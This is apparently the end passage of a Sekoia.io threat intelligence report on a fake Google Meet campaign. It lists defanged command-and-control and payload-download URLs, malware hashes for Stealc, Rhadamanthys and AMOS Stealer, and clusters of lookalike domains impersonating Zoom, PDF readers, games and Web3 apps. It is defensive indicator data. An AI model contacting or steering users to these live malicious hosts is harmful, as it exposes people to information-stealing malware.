hxxp://91.103.140[.]200:9078/3936a074a2f65761a5eb8/6fmfpmi7.fwf4p (Rhadamanthys C2)
hxxps://carolinejuskus[.]com/kusaka.php?call=launcher (macOS payload download)
hxxp://85.209.11[.]155/joinsystem (AMOS Stealer C2)
92a8cc4e385f170db300de8d423686eeeec72a32475a9356d967bee9e3453138 (malicious HTML payload)
a834be6d2bec10f39019606451b507742b7e87ac8d19dc0643ae58df183f773c (Stealc payload)
2853a61188b4446be57543858adcc704e8534326d4d84ac44a60743b1a44cbfe (Rhadamanthys payload)
94379fa0a97cc2ecd8d5514d0b46c65b0d46ff9bb8d5a4a29cf55a473da550d5 (AMOS Stealer payload)

AMOS Stealer distribution infrastructure:

alienmanfc6[.]com
apunanwu[.]com
bowerchalke[.]com
carolinejuskus[.]com
cautrucanhtuan[.]com
cphoops[.]com
dekhke[.]com
iloanshop[.]com
kansaskollection[.]com
lirelasuisse[.]com
mdalies[.]com
mensadvancega[.]com
mishapagerealty[.]com
modoodeul[.]com
pabloarruda[.]com
pakoyayinlari[.]com
patrickcateman[.]com
phperl[.]com
stonance[.]com
utv4fun[.]com

Additional clusters allegedly associated to the same traffers teams

Sekoia.io TDR uncovered **a large-scale malware distribution infrastructure allegedly associated with several traffers team** which use the fake Google Meet cluster. This infrastructure was unveiled based on passive DNS, Whois lookups, and HTML similarities, such as title, text, favicon and resources.

This infrastructure includes webpages impersonating platforms like Zoom, video games, office software, and fake Web3 applications, which spread Stealc, Rhadamanthys, and AMOS Stealer to Web3 gamers.

- **Zoom cluster**

us01web-zoom[.]us us03web-zoom[.]us us07web-zoom[.]us us08web-zoom[.]us us09web-zoom[.]us us10web-zoom[.]us us18web-zoom[.]us us30web-zoom[.]us us40web-zoom[.]us us45web-zoom[.]us us50web-zoom[.]us us60web-zoom[.]us us70web-zoom[.]us us77web-zoom[.]us us80web-zoom[.]us us85web-zoom[.]us us95web-zoom[.]us	us004web-zoom[.]us us005web-zoom[.]us us006web-zoom[.]us us007web-zoom[.]us us008web-zoom[.]us us050web-zoom[.]us us055web-zoom[.]us us500web-zoom[.]us us505web-zoom[.]us us555web-zoom[.]us us002webzoom[.]us us003webzoom[.]us us4web-zoom[.]us us5web-zoom[.]us us6web-zoom[.]us	us01web[.]us us03web[.]us us08web[.]us us09web[.]us us15web[.]us us20web[.]us us40web[.]us us50web[.]us us55web[.]us web05-zoom[.]us webroom-zoom[.]us

- **PDF reader cluster (office software)**

doculuma[.]com
fatoreader[.]com
fatoreader[.]net
gamascript[.]com
verdascript[.]com
veriscroll[.]com

- **Lunacy / Calipso (fake video game)**

calipsoproject[.]com
lunacy3[.]com
lunacy4[.]com
projectcalipso[.]com
thecalipsoproject[.]com
web3dev[.]buzz

- **ULTIMATE / BATTLEFORGE (fake video game)**

battleforge[.]cc
battleultimate[.]xyz
mybattleforge[.]xyz
myultimate[.]xyz
playbattleforge[.]org
playbattleforge[.]xyz

playultimate[.]xyz
tooldream[.]live
ultimategame[.]xyz
ultimateplay[.]xyz

- **RAGON GAME (fake video game)**

argongame[.]com
darkblow[.]com
missingfrontier[.]com
nightpredators[.]com
riotrevelry[.]com
thewatch[.]com
us12web[.]us
web3dev[.]buzz
webjoining[.]com

- **Web3 web browser**

sleipnirbrowser[.]org
sleipnirbrowser[.]xyz

- **Cozy World Metaverse**

cozyland[.]xyz
cozymeta[.]com
cozymeta[.]fun
cozymeta[.]xyz
cozyweb3[.]com
cozyworld[.]io
worldcozy[.]com

- **NGT Studio**

ngtmeta[.]io
ngtmetaland[.]io
ngtmetaweb[.]com
ngtproject[.]com
ngtstudio[.]io
ngtstudio[.]online
ngtverse[.]org
night-support[.]xyz
nightstudio[.]io
nightstudioweb[.]xyz

- **Nortex Web3 Messaging App**

lastnuggets[.]com
mor-dex[.]world
mordex[.]blog
mordex[.]digital
mordex[.]homes
nor-tex[.]eu
nor-tex[.]pro
nor-tex[.]world
nor-tex[.]xyz
nort-ex[.]eu
nort-ex[.]lol
nort-ex[.]world
nortex-app[.]pro
nortex-app[.]us
nortex-app[.]xyz
nortex[.]app
nortex[.]blog
nortex[.]digital
nortex[.]life
nortex[.]limited
nortex[.]lol
nortex[.]uk
nortexapp[.]com
nortexapp[.]digital
nortexapp[.]io
nortexapp[.]me
nortexapp[.]pro
nortexapp[.]xyz
nortexmessenger[.]blog
nortexmessenger[.]digital
nortexmessenger[.]pro
nortexmessenger[.]us

External references

1. https://www.proofpoint.com/us/blog/threat-insight/clipboard-compromise-powershell-self-pwn ↩
2. https://www.proofpoint.com/us/blog/threat-insight/security-brief-actor-uses-compromised-accounts-customized-social-engineering ↩
3. https://gist.github.com/qbourgue/e7959e4089c1993045e01cb9c3cbc6a5 ↩
4. https://blog.sekoia.io/traffers-a-deep-dive-into-the-information-stealer-ecosystem/ ↩
5. https://urlscan.io/result/d77b2603-e586-403b-ae49-90523269510a/ ↩
6. https://x.com/karol_paciorek/status/1838878695269728455 ↩

7. https://www.recordedfuture.com/research/the-travels-of-markopolo-self-proclaimed-meeting-software-vortax-spreads-infostealers ↩
8. https://www.recordedfuture.com/research/marko-polo-navigates-uncharted-waters-with-infostealer-empire ↩

Feel free to read other Sekoia.io TDR (Threat Detection & Research) analysis here :

Share

CTI Cybercrime Infrastructure

Share this post:
